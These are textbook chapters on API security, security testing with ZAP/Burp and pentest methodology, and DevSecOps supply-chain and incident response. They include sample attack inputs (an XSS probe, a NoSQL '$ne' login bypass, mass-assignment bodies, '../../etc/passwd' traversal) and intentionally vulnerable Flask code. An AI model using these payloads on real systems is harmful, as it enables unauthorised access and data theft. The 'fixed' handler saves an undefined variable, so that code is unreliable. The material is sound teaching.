E6.4 **Nonce reuse.** AES-GCM encrypts two messages m_1, m_2 with the same key+nonce. Show what an attacker learns from $c_1 \oplus c_2$. How does a 96-bit random nonce with a counter avoid this? When would you use deterministic SIV instead?

E6.5 **Secret in the APK.** A mobile app ships with `API_KEY="sk-live-..."` in the binary. Describe extraction (JADX/strings), impact, and a fix using short-lived tokens via an exchange endpoint with attestation.

Chapter Notes

Password hashing guidance follows NIST SP 800-63B and the Password Hashing Competition (Argon2, 2015). JWT misuses are catalogued in RFC 8725 and “Critical vulnerabilities in JWT” (Sakuragi et al.); algorithm confusion was described by Tim McLean (2015). AEAD and nonce guidance follows RFC 5116 and libsodium/Tink docs; randomness failures are surveyed in Heninger et al. (2012) on weak keys.

Chapter 6

API Security, GraphQL and Rate Limiting

“Your perimeter is now a JSON file.” — Every mobile app, SPA and partner integration talks through an API. If the API trusts the client, the attacker *is* the client.

From zero: what an API is. We assume no prior web-API background. We build from “a URL that returns JSON” to why that URL is harder to secure than a web page, how GraphQL changes the attack surface, and how rate limiting keeps abuse economical to stop.

Learning Outcomes

After this chapter you will be able to:

- (L1) explain why APIs expand the attack surface beyond traditional web pages;
- (L2) identify BOLA, BFLA and mass-assignment flaws in a REST API;
- (L3) describe GraphQL-specific risks (introspection, depth, batching);
- (L4) compare rate-limiting algorithms and choose one for a threat model;
- (L5) design gateway, schema-validation and per-object authorisation checks.

6.1 Why APIs Are the New Perimeter

Intuition: a web page shows a user only what the server rendered. An API exposes the *raw operation*: `GET /api/v1/users/42`, `POST /api/v1/orders`. The client (browser, mobile app, partner) decides what to call. An attacker simply calls the API directly with any parameters, skipping every check the UI performed.

REST APIs are resource-oriented over HTTP verbs (GET/POST/PUT/DELETE) and JSON. GraphQL exposes a single `/graphql` endpoint where the client sends a query describing the data it wants; the server resolves it. gRPC uses binary protobuf over HTTP/2. All three shift access control to the server: the server must verify *every* request, because the client is untrusted.




Figure 6.1: API architecture and the bypass. The gateway is the chokepoint for authentication, rate limiting and schema validation; microservices must still authorise per object.

The gateway is the right place to enforce cross-cutting rules, but authorisation must also live *at the object*, because a gateway cannot know whether user 42 owns order 991.

6.2 OWASP API Top 10: BOLA, BFLA and Mass Assignment

Definition 6.1 (BOLA / IDOR). *Broken Object-Level Authorisation* occurs when `GET /api/users/{id}` returns any object's data without checking that the caller owns it or is permitted to see it. The identifier is the capability, which it must never be.

Definition 6.2 (BFLA). *Broken Function-Level Authorisation* occurs when an endpoint meant for admins (`DELETE /api/users/{id}`, `POST /api/admin/export`) is reachable by a normal user because the route lacked a role check.

Mass assignment: the server binds JSON fields directly to a model (e.g., `User(is_admin=True)`) without an allow-list, so the attacker adds `{"is_admin":true}` to the request.

```

1  # VULNERABLE: BOLA + mass assignment (Flask-style)
2  @app.route("/api/v1/users/<int:uid>", methods=["GET", "PUT"])
3  def user_api(uid):
4      user = db.get_user(uid)          # no ownership check -> BOLA
5      if request.method == "PUT":
6          data = request.get_json()
7          for k, v in data.items():    # mass assignment -> privilege escalation
8              setattr(user, k, v)
9          db.save(user)
10     return jsonify(user.to_dict())
11
12 # FIXED: per-object authz + explicit allow-list + function-level check
13 @app.route("/api/v1/users/<int:uid>", methods=["PUT"])
14 @require_auth
15 def user_api_fixed(uid):
16     if str(uid) != g.current_user.id and g.current_user.role != "admin":
17         abort(403) # BOLA fix: caller must own object or be admin
18     data = request.get_json()
19     allowed = {"display_name", "bio"} # allow-list, never is_admin/role
20     for k in allowed & data.keys():
21         setattr(db.get_user(uid), k, data[k])
22     db.save(user)
  
```

Other OWASP API risks: excessive data exposure (returning full objects), injection (SQL/NoSQL in filters like `?q={"$gt":""}`), improper inventory (shadow `/api/v2` still live), and insufficient logging. The fix pattern

is invariant: validate at the *schema* (allow-list fields, types, lengths) and authorise at the *object/function* level.

6.3 GraphQL: Power and New Attack Surface

GraphQL lets the client ask for exactly what it needs in one query, but that power is an attacker's power too.

Risks: (i) introspection (`__schema`) leaks the full type graph, (ii) deeply nested queries cause exponential resolver work, (iii) batching/aliasing lets one HTTP request carry 100 operations, (iv) field-level authorisation is easy to forget when one endpoint serves all data.




Figure 6.2: GraphQL depth/complexity attack. A 7-line query can expand into millions of resolver calls if depth and complexity are unbounded.

Mitigations: disable introspection in production (or gate it), enforce `maxDepth` and a complexity score (each field has a cost; reject queries above a budget), limit aliasing/batching, and check authorisation *inside each resolver*, not at the gateway. Persisted queries (allow-list of known operations) remove ad-hoc query abuse entirely for first-party clients.

6.4 Rate Limiting and Throttling

Rate limiting answers “how many requests per who per when” so that brute force, scraping and DoS are expensive.

Fixed window Count per window (e.g., 100/min). Simple but allows $2\times$ bursts at window edges.

Sliding window / log Smoother; counts requests in the last W seconds. More state.

Token bucket Bucket holds b tokens, refilled at rate r . Each request costs 1 token; bursts up to b allowed. Classic for APIs.

Leaky bucket Requests queued and drained at fixed rate; smooths bursts into a steady flow.




Figure 6.3: Token bucket. Bursts up to b are allowed but sustained rate is capped at r ; empty bucket returns 429 so brute force is throttled.

```
1 # Minimal token-bucket middleware (per-user, in-memory; prod uses Redis)
2 import time
```

```

3 buckets = {} # user -> (tokens, last_refill)
4 def allow(user, capacity=20, rate=5):
5     now = time.time()
6     tokens, last = buckets.get(user, (capacity, now))
7     tokens = min(capacity, tokens + (now - last) * rate)
8     if tokens >= 1:
9         buckets[user] = (tokens - 1, now)
10        return True
11    buckets[user] = (tokens, now)
12    return False # caller returns 429

```

Key by authenticated user ID, not just IP (IPs are shared/NAT'd; unauthenticated endpoints key by IP + fingerprint). Stricter limits on login/OTP endpoints (e.g., 5/min) mitigate credential stuffing. Return 429 Too Many Requests with Retry-After and expose remaining quota headers so honest clients back off.

6.5 Filtering, Pagination and Excessive Data Exposure

Query-string filters like `?filter={"age":{"$gt":0}}` or `?sort=balance` can become NoSQL injection or information-leak vectors if concatenated into a query. Pagination without a max limit lets the attacker request `?limit=1000000` and dump the table; filtering on unindexed fields enables DoS. Excessive data exposure happens when the handler returns the full ORM object (`user.to_dict()` includes `ssn`, `password_hash`, `internal_notes`) and trusts the client to hide fields.

Defence: parse filters through a typed schema (e.g., Pydantic, JSON Schema) that allow-lists operators and fields, cap limit to 100 and require cursor pagination, and project only the fields the caller is entitled to see (DTO pattern). Log the *effective* query after validation for audit.

Example 6.1 (NoSQL injection via filter). `GET/api/users?where={"username":"admin","password":{"$ne":null}}`

bypasses password check if the backend does `db.users.find(where)` without validation. An allow-list that maps `?username=admin` to `{username: {eq: "admin"}}` and rejects `$ne` closes the hole.

Remark 6.1 (Shadow and zombie APIs). Inventory is a control: every version (`/v1`, `/v2`, `/internal`) must be discovered and owned. Attackers enumerate via OpenAPI specs, JS bundles, and mobile APKs. Deprecate with Sunset headers, monitor for traffic to old versions, and delete code that is no longer routed but still deployed (zombie endpoints).

6.6 Putting It Together: Secure API Design

A secure API follows: authenticate every request, authorise per object *and* per function, validate against a strict schema (allow-list, types, lengths), limit cost *and* count, and log with a correlation ID. Version explicitly (`/v1`); deprecate old versions on a schedule so shadow APIs do not linger. Treat every field the client sends as untrusted, even if the UI never shows it.

Example 6.2 (Checklist for a new endpoint). Before merging: (1) schema validated at gateway and service,

(2) BOLA/BFLA checks with tests for both pass and fail, (3) rate limit costed by resolver complexity, (4) pagination capped, (5) response projection, (6) audit log with `user_id`, `object_id`, `action`, `result`. A PR without two negative tests (other user's object, normal user on admin route) is incomplete.

Remark 6.2 (Logging without leakage). Log who accessed what and the decision (allow/deny), but never log tokens, passwords, or full PII. Include a request ID that ties gateway, service and DB logs so an incident can be reconstructed without exposing secrets in the log store.

6.6.1 Testing Your API

Fuzz the schema: send wrong types, extra fields, and boundary lengths. Fuzz authorisation: replay each endpoint with no token, a token for another user, and a token with the wrong role. Automate both in CI with ZAP/Burp or a simple Python harness that iterates over the OpenAPI spec and asserts 401/403 where expected. A green suite that only tests the happy path is a false sense of security.

6.7 Exercises

- E5.1 **BOLA audit.** GET `/api/v1/orders/{id}` returns any order by numeric ID with only a valid JWT check. Show a curl sequence that exploits it, then write the per-object check (pseudocode) that fixes it. How does using UUIDs vs. sequential IDs change exploitability but not the need for the check?
- E5.2 **Mass assignment.** A PUT `/api/me` handler does `Object.assign(user, req.body)`. An attacker sends `{"role": "admin"}`. Explain the flaw and rewrite with an explicit allow-list. How would a JSON Schema validator at the gateway help?
- E5.3 **GraphQL cost.** A query nests `friends` 10 levels deep on a social graph with branching $b = 20$. Estimate resolver calls without depth limiting. Propose a complexity budget (cost per field) and a max-depth rule; where would you enforce them?
- E5.4 **Rate-limit design.** Design limits for POST `/login` (per IP and per account) to stop credential stuffing without locking out a university NAT. State window, thresholds, response codes/headers, and how you handle bursts vs. sustained abuse.
- E5.5 **Gateway vs. service.** Argue where each check belongs: JWT verification, BOLA, BFLA, schema validation, GraphQL complexity, and audit logging. Give one bug that slips if BOLA is only at the gateway.

Chapter Notes

OWASP API Security Top 10 (2023) codifies BOLA, BFLA, mass assignment and rate-limiting gaps; GraphQL threats are detailed by Apollo and OWASP GraphQL Cheat Sheet. Rate-limiting algorithms are surveyed in classic networking texts (token/leaky bucket) and gateway docs (Kong, AWS API Gateway). Gateway patterns and per-object authorisation are covered in “API Security in Action” (Madden).

Chapter 7

Security Testing, SAST/DAST, ZAP/Burp and Pentest Methodology

“Tests prove the presence of features; security tests prove the absence of certain bugs.” — SAST reads the code, DAST attacks the running app, and a pentest tells the story of how an adversary would chain them.

From zero: how testing differs for security. We start from unit tests, show why they miss injection and auth flaws, then build SAST/DAST/IAST, hands-on ZAP and Burp, and a methodology that turns findings into a report. No prior security-testing background assumed.

Learning Outcomes

After this chapter you will be able to:

- (L1) contrast SAST, DAST, IAST and SCA and when each applies;
- (L2) run ZAP and Burp Suite to find XSS, SQLi and auth flaws;
- (L3) describe PTES/OSSTMM methodology and rules of engagement;
- (L4) triage findings (true vs. false positive, severity with CVSS);
- (L5) write a pentest report with reproduction, impact and fix guidance.

7.1 SAST, DAST, IAST and SCA

Intuition: SAST (Static Application Security Testing) reads source/bytecode without running it, like a linter with a security rulebook. DAST (Dynamic) attacks the running app over HTTP, like an outsider. IAST (Interactive) instruments the app at runtime and watches data flow. SCA (Software Composition Analysis) flags known CVEs in dependencies.




Figure 7.1: Testing quadrant. SAST/SCA run in CI on every commit; IAST in test; DAST against staging. No single quadrant covers all bug classes.

SAST strength: finds taint flows (`request.getParam() → SQL.execute()`), hard-coded secrets, weak crypto. Weakness: false positives, needs language support. DAST strength: finds what is actually exploitable over HTTP (XSS, auth bypass). Weakness: needs a running app, misses code not reachable via crawl. IAST bridges both but needs agent deployment.

```

1 # SAST intuition: taint rule (Semgrep-style) for SQLi
2 # rule: pattern: cursor.execute("SELECT ..."+ $INPUT) -> flag
3 #       pattern-not: cursor.execute("SELECT ... WHERE id=?", ($INPUT,))
4 # SAST reports: "Untrusted input $INPUT reaches SQL sink without parameterisation"
5 # Developer fixes by binding parameters; SAST re-runs green in CI.
6
7 # DAST intuition: ZAP active scan payloads
8 # GET /search?q=<script>alert(1)</script> -> reflect? => XSS
9 # GET /api/users/43 with other user's token -> 200? => BOLA

```

Triage: SAST flags are “maybes” until a sink is confirmed reachable; DAST flags are “witnessed” but may miss auth-gated paths without a valid session. Gate CI on high-confidence SAST rules; run DAST nightly on staging with seeded users/roles.

7.2 ZAP and Burp Suite in Practice

OWASP ZAP (free) and Burp Suite (Community/Pro) are intercepting proxies: the browser (or API client) routes through them; they see and modify every request/response.

Workflow: (1) spider/crawl to discover routes, (2) passive scan (headers, cookies), (3) active scan (inject payloads), (4) manual intrude/repeat for logic flaws.




Figure 7.2: Proxy-based DAST. The proxy sees plaintext HTTP, can spider the app, inject payloads, and replay with modified auth/params.

ZAP quick start: `zap.sh -cmd -quickurl https://staging.example.com -quickout report.html`. In the UI, set Context (include scope, auth via script), run Spider then Active Scan, then check Alerts (ranked High/Med/Low). Burp: set browser proxy to `127.0.0.1:8080`, install CA cert, use Intruder to brute-force `id` for BOLA, Repeater to tweak `alg` in a JWT, and Collaborator to detect SSRF.

```

1 # Automating ZAP via its API (python-owasp-zap-v2)
2 from zapv2 import ZAPv2

```

```

3 zap = ZAPv2(proxies={"http":"http://127.0.0.1:8080","https":"http://127.0.0.1:8080"})
4 zap.spider.scan("https://staging.example.com")
5 while int(zap.spider.status()) < 100: pass
6 zap.ascan.scan("https://staging.example.com")
7 while int(zap.ascan.status()) < 100: pass
8 for alert in zap.core.alerts(baseurl="https://staging.example.com"):
9     print(alert["risk"], alert["alert"], alert["url"])

```

Manual testing still owns logic flaws (BOLA, BFLA, mass assignment) that scanners miss because they require understanding of “who should own what.” Seed two test users (alice, bob) and replay alice’s request with bob’s token; a 200 is the finding.

7.3 Coverage, False Positives and IAST/SCA Integration

SAST coverage is limited by language and framework support; it also suffers false positives when a tainted path is not actually reachable (dead code, validated upstream). Tune rules: disable noisy low-confidence rules in CI, keep high-confidence injection/auth rules as blockers, and track false-positive rate per rule to guide customisation.

IAST shines where SAST and DAST are blind: it observes the actual runtime data flow inside the app (the same taint `source` → `sink` as SAST, but confirmed at runtime) and reports with a full stack trace and HTTP request. Deploy the IAST agent in the test environment, run functional tests, and collect findings that include “this parameter reached this query without sanitisation.” SCA is orthogonal: it flags that you ship `log4j 2.14.1` with CVE-2021-44228, regardless of whether your code calls the vulnerable JNDI lookup. Pair SCA with reachability (does your call graph hit the vulnerable method?) to prioritise.

Example 7.1 (Tuning SAST in CI). Start with Semgrep or CodeQL high-precision rules: secrets, SQLi, XSS sinks, weak crypto. Gate PRs on those. Run the full rule pack nightly and review as tech debt. Measure *signal*: number of true positives fixed per week vs. number of ignored alerts. If developers ignore SAST, the rule set is too noisy—fix the rules, not the developers.

Remark 7.1 (Threat-model-driven testing). A threat model tells you *what to test*. For “export CSV” the STRIDE was Tampering (filter bypass), Information Disclosure (cross-tenant), DoS (large export). Derive tests directly: tamper `tenant_id` in the filter, request another tenant’s ID, and request `limit=1M`. This maps threats to ZAP/Burp checks and to SAST rules that verify the tenant guard reaches the query.

Example 7.2 (SCA reachability). Dependabot flags `lodash 4.17.20` with prototype pollution. If your code never calls `_.merge` with attacker-controlled keys, the CVE may not be exploitable in your app—but it is still a liability (future code may call it, audit will flag it). Policy: fix reachable High immediately, schedule unreachable Medium/High in the next sprint, and never ship with a known Critical without a waiver signed by security.

7.3.1 Triage, Severity and Reporting

Triage answers “is it real, how bad, how to fix.” Reproduce with the exact request (proxy history, curl) and verify on a clean staging env. Severity: CVSS base plus environmental (is the asset the payment DB or an

internal wiki?) and exploit maturity (public PoC? wormable?). A reflected XSS with a WAF bypass outranks a theoretical SAST flag with no sink.

The report is the pentest’s product. Structure: executive summary (risk in business terms), scope/RoE, methodology (PTES phases, tools, coverage), findings table (ID, title, CVSS, severity, status), then per-finding pages: description, repro steps, evidence (screenshots, ZAP alert, HTTP trace), impact (what an attacker gains), fix (code diff or config), and references (OWASP, CVE). Append raw tool output and the scope doc. A finding without a repro is not a finding; a fix without a regression test will regress.

Remark 7.2 (Continuous testing). Pentests are snapshots; CI is continuous. Run ZAP baseline scan and SCA on every PR, full ZAP + IAST nightly, and a manual focused test per feature. Track metrics: mean-time-to-fix by severity, repeat-bug rate, and SAST true-positive rate. A flat alert count with falling coverage means the app grew faster than the tests.

Example 7.3 (Example finding: BOLA in the wild). Title: BOLA on GET /api/v1/invoices/{id} (High, CVSS 8.1). Repro: as bob (jwt=bob), GET /api/v1/invoices/1024 (alice’s invoice) returns 200 with {amount: 5000, ssn: ...}. Evidence: Burp Repeater screenshot, ZAP alert “IDOR”. Impact: any authenticated user reads any invoice, PII leak, GDPR breach. Fix: add per-object check if invoice.owner != caller: 403 and add CodeQL taint rule + negative test bob_cannot_get_alice. Regression: add to CI with two users.

Remark 7.3 (Legal and ethical guardrails). Never test without written authorisation. Scope excludes production data exfiltration, DoS, and social engineering unless explicitly included. Retain logs for the report, then purge sensitive data per the RoE. An unauthorised “helpful” scan is indistinguishable from an attack and may violate CFAA or local law.

Remark 7.4 (Bug bounty vs. pentest). A pentest is time-boxed and exhaustive within scope; a bug bounty is continuous and incentive-driven but noisy. Use pentests for compliance and deep logic flaws, bounties for breadth and fresh eyes. Both need the same RoE discipline and triage pipeline; a bounty without SLA for fix is just a vulnerability feed.

Example 7.4 (OWASP WSTG checklist in CI). Map WSTG tests to automation: WSTG-INPV-05 (SQLi) → SAST taint + DAST payload, WSTG-ATHN-01 (weak password policy) → config scan, WSTG-SESS-02 (cookie flags) → ZAP passive scan. Track WSTG coverage per release so gaps are visible.

7.4 Pentest Methodology and Rules of Engagement

A pentest is a scoped, authorised simulation of an adversary. PTES (Penetration Testing Execution Standard) defines seven phases: pre-engagement, intelligence gathering, threat modelling, vulnerability analysis, exploitation, post-exploitation, and reporting. OSSTMM and OWASP WSTG/ASTG give checklists per target class.

Rules of engagement (RoE) are mandatory: scope (hosts/APIs in/out), window, rate limits, data handling (no real PII exfiltration), and stop conditions. Unscoped scanning is a crime in many jurisdictions. Record every command (proxy history, ZAP report) for reproducibility.

Severity uses CVSS plus business impact; a Medium on the payment flow outranks a High on an internal tool. The report must contain: executive summary, scope/RoE, methodology, findings (each with repro, evidence, CVSS, impact, fix, references), and an appendix of raw tool output.




Figure 7.3: PTES phases. Each phase has an artefact (scope doc, recon map, threat model, scan report, proof, lessons). Skipping recon yields blind exploitation.

Example 7.5 (Scope creep and stop conditions). A tester discovers a staging S3 bucket with prod backups outside the agreed scope. Continuing without approval violates the RoE and may breach data-handling clauses. The correct action: pause, document, notify the client contact, and only proceed after a signed scope amendment. The stop condition “exposure of real PII” triggers immediate halt and secure deletion.

Remark 7.5 (Evidence hygiene). Evidence must be reproducible: include the exact curl or Repeater request, the ZAP alert ID, and the response diff (200 vs. 403). Redact real tokens and PII in the report appendix; store the unredacted capture in the client’s secure vault, not in the report PDF that will be emailed.

Remark 7.6 (Retesting and regression). Every High/Critical finding needs a retest after the fix on a fresh staging build, plus a regression test that lives in CI (the repro request with the correct token should now return 403, the JWT with `alg:none` should return 401). Close a finding only after the retest passes and the regression is green; otherwise the bug will return with the next feature.

7.5 Exercises

- E7.1 **SAST vs. DAST.** For each bug — reflected XSS, hard-coded AWS key, BOLA, weak JWT secret, SQLi via string concat — state which of SAST/DAST/SCA is most likely to catch it and why. Which needs both?
- E7.2 **ZAP session.** You are given `https://staging.example.com` with seeded users alice/bob. List the exact ZAP steps (context, auth script, spider, active scan) to test BOLA on `GET /api/users/{id}`. What response distinguishes pass from fail?
- E7.3 **Burp intruder.** Design a Burp Intruder attack that tests mass assignment on `PUT /api/me` with payloads `role`, `is_admin`, `balance`. Show the request template, payload positions, and how you detect success (reflect vs. DB check).
- E7.4 **RoE drafting.** Draft a one-page RoE for a 2-day external pentest of a fintech API: scope (prod vs. staging), window, forbidden actions (DoS, social engineering), data handling, and disclosure timeline. Justify each clause.
- E7.5 **Report writing.** Write a finding for a stored XSS in a comment field (repro curl, ZAP alert, CVSS 7.2 vector, impact, fix with output encoding + CSP nonce, and regression test). What evidence would you attach?

Remark 7.7 (Retest discipline). A fix without a retest is not a fix. Re-run the exact DAST payload that triggered the finding, plus a variant (different encoding, different parameter). Add the payload to the regression corpus so CI fails if the fix regresses. Track retest pass rate as a metric for remediation quality.

Remark 7.8 (Coverage gaps). SAST and DAST miss different things: SAST misses framework sinks that are not modelled (e.g., custom file-upload handler), DAST misses auth-gated paths without valid sessions. Close gaps with custom Semgrep rules for your sinks and ZAP scripts seeded with valid JWTs for each role. Measure coverage per trust boundary, not per URL count.

Example 7.6 (File upload path traversal). A service does `open("uploads/" + filename)` where `filename` comes from a multipart upload. DAST payload `filename=../../etc/passwd` succeeds, but SAST reported 0 because the sink was inside a third-party library. Fix: add a taint rule for that library's file-write sink and a ZAP active scan that fuzzes `filename` with dot-dot payloads.

Chapter Notes

SAST/DAST/IAST taxonomy follows Gartner and NIST SP 800-53; OWASP WSTG (Web Security Testing Guide) and MSTG (Mobile) are the practitioner checklists. ZAP is OWASP Flagship; Burp Suite is PortSwigger. PTES and OSSTMM define methodology; CVSS v3.1 (FIRST) scores severity. Reporting guidance follows PTES Technical Guidelines and OWASP ASVS.

Chapter 8

DevSecOps, Supply Chain, SBOM and Incident Response

“You ship the dependency tree, not just your code.” — DevSecOps bakes security into the pipeline; supply-chain security proves what you shipped; incident response is the rehearsed playbook when prevention fails.

From zero: how software is built and broken. We assume no CI/CD or IR background. We walk from “commit to deploy” to “SBOM to SLSA” to “detect to lessons learned,” defining each term on first use.
--

Learning Outcomes

After this chapter you will be able to:

- (L1) place security gates in a CI/CD pipeline (shift left) and argue their order;
- (L2) explain supply-chain attacks (typosquat, hijack, build tamper) and mitigations;
- (L3) produce and consume an SBOM (SPDX/CycloneDX) and enforce it with SCA;
- (L4) describe SLSA levels and Sigstore signing for provenance;
- (L5) run the six-phase incident response lifecycle and write a post-mortem.

8.1 DevSecOps: Shift Left in the Pipeline

Intuition: fixing a bug in the IDE costs $1\times$, in code review $10\times$, in production $100\times$ (IBM/NIST). DevSecOps moves checks left — closer to the commit — so the cheapest fix wins.

Gates (in order): pre-commit (secrets, formatter), CI on every PR (SAST, SCA, secret scan, container scan with Trivy/Grype), build (generate SBOM, SLSA provenance, sign artifact with Sigstore), test (DAST/ZAP,




Figure 8.1: DevSecOps pipeline. Each stage has a security gate; provenance (SLSA) and SBOM are produced at build and verified at deploy and in production.

fuzz with sanitizers), deploy (policy check: “no Critical, no unreviewed dep”), and continuous (runtime guard, dependency update bot like Dependabot/Renovate). Keep gates fast (<5 min for PR) or developers bypass them; run deep scans nightly.

Policy as code (OPA/Conftest, Sigstore Policy Controller) enforces “image must be signed by CI, SLSA L3, no High CVE without waiver.” Secrets never enter the repo: fetch from a vault at deploy, scan history with Gitleaks/TruffleHog.

8.2 Supply-Chain Security: Typosquat to Build Tamper

The SolarWinds, Codecov, Log4Shell and XZ incidents showed the same shape: the attacker did not breach *your* code, they breached something your code trusts.


Attack classes:

Typosquat / dependency confusion lodash vs. 1odash; private package name claimed on public registry.

Account hijack Maintainer credential stolen; malicious version published.

Build tamper CI compromised or build is irreproducible; artifact differs from source.

Transitive trust You pin 10 deps; they pull 500 transitive deps. One is malicious.



Mitigations: lockfile, private registry, SCA, SLSA, Sigstore, reproducible builds.

Figure 8.2: Supply-chain attack surface. Each arrow is a place where an attacker can inject code that you then ship as your own.

Mitigations: lockfile + hash pinning, private registry proxy, SCA on every build, MFA + Sigstore for publishers, SLSA provenance, and reproducible builds that anyone can verify.

8.3 SBOM, SCA and SLSA/Sigstore

Definition 8.1 (SBOM). A *Software Bill of Materials* is a machine-readable inventory of every component shipped: name, version, supplier, hash, license, and relationship. Standards: SPDX and CycloneDX (JSON/XML). Produced at build, stored with the artifact, checked at deploy.

SCA (Dependabot, Snyk, Gripe) matches the SBOM against CVE databases (OSV, NVD, GitHub Advisory)

and flags vulnerable components. Gate: block deploy if a High is reachable (call graph) and unwaived.

```

1 # Generate CycloneDX SBOM with cyclonedx-py, then scan with Grype
2 # pip install cyclonedx-bom
3 # cyclonedx-py -o sbom.json
4 # grype sbom:sbom.json -o json | jq '.matches[] | {name: .artifact.name, cve: .
   vulnerability.id}'
5 # Policy gate (Conftest/OPA): deny if any High without waiver
6 # data.deny[msg] { input.matches[_].vulnerability.severity == "High"; msg := "High CVE
   blocked" }
```

Definition 8.2 (SLSA). *Supply-chain Levels for Software Artifacts* (SLSA, pronounced “salsa”) levels 1–4 measure build integrity: L1 (provenance exists), L2 (hosted build, signed), L3 (hardened, non-falsifiable), L4 (hermetic, reproducible, two-party review).

Sigstore (Fulcio + Rekor + Cosign) gives keyless signing: CI proves its identity via OIDC, gets an ephemeral cert, signs the artifact, and logs to a transparency ledger. Verification is `cosign verify -certificate-identity-regexp ....` Together, SBOM says *what* you ship, SLSA+Sigstore says *where/how* it was built.




Figure 8.3: Provenance chain. Each artefact carries its SBOM and SLSA provenance; deploy verifies both before rollout.

8.4 Incident Response and Post-Mortem

No pipeline prevents all incidents. NIST SP 800-61 defines six phases: Prepare, Detect/Analyse, Contain, Eradicate, Recover, Lessons Learned. The goal is to shrink dwell time and prevent recurrence, not to assign blame.

Prepare Playbooks, logging, backups, and tabletop exercises (“secret leaked on GitHub,” “SBOM shows Log4Shell in prod”). If you have not rehearsed, you are not prepared.

Detect & analyse Alerts from monitoring/SCA/runtime; triage with CVSS + asset value; preserve evidence.

Contain Short-term (revoke token, block IP, isolate host) then long-term (patch, firewall rule, feature flag).

Eradicate & recover Remove persistence, patch the root cause, restore from known-good, verify with tests/DAST.

Lessons learned Blameless post-mortem, update pipeline/requirements so the bug class cannot return.

```

1 # Minimal post-mortem template (store with the fix)
2 post_mortem = {
3     "title": "Malicious transitive dep via typosquat lodahs@1.0.2",
4     "severity": "High (CVSS 8.1) -- AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N",
5     "root_cause": "No private registry proxy; CI pulled typosquat on clean cache",
```

```

6   "fix": "Private registry + hash pin + SCA gate + SBOM diff in PR",
7   "actions": ["registry proxy landed", "SLSA L3 enforced", "rekor verify in deploy"],
8   "lessons": "Pipeline now fails closed on unknown package; IR tabletop added to
              onboarding"
9 }

```

Culture: blameless post-mortems, bias to fix the class not the instance, and mean-time-to-patch by severity as an engineering KPI. An incident that does not update the pipeline is a bug class waiting to fire again.

8.5 Containers, IaC and Runtime Guardrails

Containers and Infrastructure as Code (IaC) extend the supply chain. A Dockerfile like `FROM node:18` pulls 500MB including a shell, curl, and git—each a tool an attacker who gets RCE will use. Harden: use minimal base images (distroless, alpine), run as non-root (`USER 1001`), drop capabilities (`-cap-drop ALL`), and scan with Trivy/Grype in CI. IaC (Terraform, Helm, K8s YAML) is code: scan it with Checkov/KICS for misconfigurations (open S3 bucket, privileged pod, hostNetwork).

Runtime guardrails: admission controllers (OPA Gatekeeper, Kyverno) deny pods that are privileged or unsigned; runtime monitors (Falco, Tetragon) alert on anomalous syscalls (shell in a web container). Secrets in K8s `Secret` are base64, not encrypted by default—use Sealed Secrets or External Secrets with KMS.

Example 8.1 (IaC misconfiguration). Terraform `aws_s3_bucket`: `acl = "public-read"` is a breach waiting to happen. A Checkov rule flags it; the fix is `acl = "private"` + bucket policy + Block Public Access. Gate `terraform plan` in CI so no public bucket reaches prod, and drift detection alerts if someone changes it manually.

Remark 8.1 (VEX and reachability). A CVE without context is noise. VEX (Vulnerability Exploitability eXchange) lets the vendor state “this CVE is not exploitable in your configuration.” Combined with SBOM reachability, VEX suppresses false alarms so the team focuses on reachable Highs. Produce VEX alongside the SBOM and feed it to the SCA gate.

